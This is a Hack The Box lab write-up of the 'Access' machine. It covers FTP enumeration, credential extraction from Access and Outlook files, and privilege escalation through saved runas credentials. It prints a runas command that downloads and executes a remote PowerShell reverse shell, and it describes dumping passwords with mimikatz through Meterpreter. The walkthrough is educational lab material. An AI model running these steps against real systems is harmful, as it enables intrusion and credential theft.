~$: HTB - Access Machine
by Annese Gabriele
~$: Machine Info
Access is an easy difficulty machine, that highlights how machines associated with the physical security of an environment may not themselves be secure. Also highlighted is how accessible FTP/file shares can often lead to getting a foothold or lateral movement. It teaches techniques for identifying and exploiting saved credentials.
~$: Enumeration
~$: Nmap
nmap -sC -sV -p- -oA nmap/scan 10.129.237.193
Nmap scan report for 10.129.237.193
Host is up (0.0075s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 14 07:03:01 2025 -- 1 IP address (1 host up) scanned in 322.17 seconds
We have tree tcp open ports. Using -sC flag we can notice that in the 21 port allow the Anonymous authentication.
~$: FTP

ftp tool can be use use to access in the machine with Anonymous user and blank password

passive: When we use anactive modethe clients opens a port and the server connects back to the client, instance in thepassive modethe server opens a random port and tells the client to connect top that port. The passive mode is great to use when a client is a behind a firewall or NAT
browsing through folder we can found the backup.mdb file under Backups directory.
NOTE
What is a
mdbfile?A Microsoft Access Database file format is used to store data in a structured way. MDB files contain database queries, tables, and more that can be used to link to and store data from other files, like XML and HTML, and applications, like Excel and SharePoint. Its possible to query this file using TSQL
Perfect now that we know what this file is, how we can get in our attack machine? using get command in the ftp tool?
If you use get command directly the file will be corrupt, this because ftp has two transfers modes
| Mode | Use Case | Problem |
|---|---|---|
ASCII (default) |
Text files (e.g., .txt, .html) |
Converts line endings (CR/LF) — corrupts binary files like .mdb |
Binary |
All binary files (e.g., .mdb, .zip, .jpg) |
Transfers bytes exactly as-is |
in this case first to get we need to type binary to switch the transfer mode

or you can use the wget command with the --no-passive flag
wget --no-passive-ftp ftp://10.129.237.193/Backups/backup.mdb
~$: Foothold
We can extract the content of .mdb file using the toolkit of mdbtools
Install mdbtools
sudo apt install mdbtools
i have write this bash script to extract all of data from backup.mdb using the tools of mdbtools toolkit
#!/bin/bash

# Controllo argomenti
if [ "$#" -ne 2 ]; then
    echo "Uso: $0 <file.mdb> <output.txt>"
    exit 1
fi

MDB_FILE="$1"
OUTPUT_FILE="$2"
INCLUDE_ALL=false

# Controlla se è stato passato il flag --all
if [ "$3" == "--all" ]; then
    INCLUDE_ALL=true
fi

# Controllo se il file MDB esiste
if [ ! -f "$MDB_FILE" ]; then
    echo "Errore: file '$MDB_FILE' non trovato!"
    exit 1
fi

# Pulisce/crea il file di output
echo "Estrazione dati dal file: $MDB_FILE" > "$OUTPUT_FILE"
echo "Output salvato in: $OUTPUT_FILE"
echo "" >> "$OUTPUT_FILE"

# Estrae lista delle tabelle (una per riga)
TABLES=$(mdb-tables -1 "$MDB_FILE")

# Controllo se ci sono tabelle
if [ -z "$TABLES" ]; then
    echo "Nessuna tabella trovata nel file MDB!"
    exit 1
fi

# Cicla su ogni tabella
for TABLE in $TABLES; do

    DATA=$(mdb-export "$MDB_FILE" "$TABLE" 2>/dev/null)

    # Conta le righe (header + righe dati)
    NUM_LINES=$(echo "$DATA" | wc -l)

    # Se non --all e ci sono meno di 2 righe (solo header), salta
    if [ "$INCLUDE_ALL" = false ] && [ "$NUM_LINES" -lt 2 ]; then
        continue
    fi

    echo "--------------------------------------------------" >> "$OUTPUT_FILE"
    echo "TABELLA: $TABLE" >> "$OUTPUT_FILE"
    echo "--------------------------------------------------" >> "$OUTPUT_FILE"
    echo "" >> "$OUTPUT_FILE"

    echo "[SCHEMA]" >> "$OUTPUT_FILE"
    mdb-schema "$MDB_FILE" -T "$TABLE" >> "$OUTPUT_FILE" 2>/dev/null
    echo "" >> "$OUTPUT_FILE"

    echo "[DATI]" >> "$OUTPUT_FILE"
    echo "$DATA" >> "$OUTPUT_FILE" 2>/dev/null
    echo "" >> "$OUTPUT_FILE"
    echo "" >> "$OUTPUT_FILE"
done

echo "Estrazione completata con successo."

i have found the table auth_user where in the content of the table there is a credential in clear text
get the acces_control.zip file form ftp under Enginners directory
We can unzip the file with the password access4u@security of engineer account founded in auth_user table
sudo 7z e access.zip

this zip file contains a .pst file. PST is a Microsoft Outlook Personal Storage file type.
NOTE
Microsoft Outlook Storage is a system used to store emails, contacts, calendar events, notes, and other types of data in an organized manner. It is the default storage system used in Microsoft Outlook, a popular email and personal information management application.
To read the content of this file we can use the radpst tool
readpst access.pst


As we can see there is a password of “security” account in clear text. Take the 4Cc3ssC0ntr0ller and try to connect on the telnet protocol.
telnet 10.129.235.250 23
Trying 10.129.235.250...
Connected to 10.129.235.250.
Escape character is '^]'.
]
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security

C:\Users\security>
~$: Privilege Escalation
Under the Public desktop there is the ZKAccess3.5 Security System.lnk file. This file execute as ACCESS\Administrator the C:\ZKTeco\ZKAccess3.5\Access.exe file using the runas with /savecred flag

Since the .lnk file use /savecred flag the runas executable store the credential under the Windows Crendential manager and we can view with the command cmdkey /list more info here
Now i have used the web_delivery module from metasploit to generate a powershell script for a reverse shell. I took this script and i saved in a reverse.ps1 file.
I started the http.server module on my kali machine and from telnet session i have run this command with runas and /savecred flag to execute my meterpreter session as ACCESS\Administrator account
runas /user:ACCESS\Administrator /savecred "powershell -c IEX (New-Object Net.Webclient).downloadstring('http://10.10.16.48:8000/reverse.ps1')"
Now with meterpreter session is too easy get all clear text password stored.
Fist all we need to load the kiwi module (mimikatz)
load kiwi
to work mimikatz need the SYSTEM account session.
To do this we can run ps command and migrate to the process that is running with the SYSTEM account
migrate 408
now we can run the creds_all command

Now we have the clear text password 55Acc3ssS3cur1ty@megacorp of Administrator account.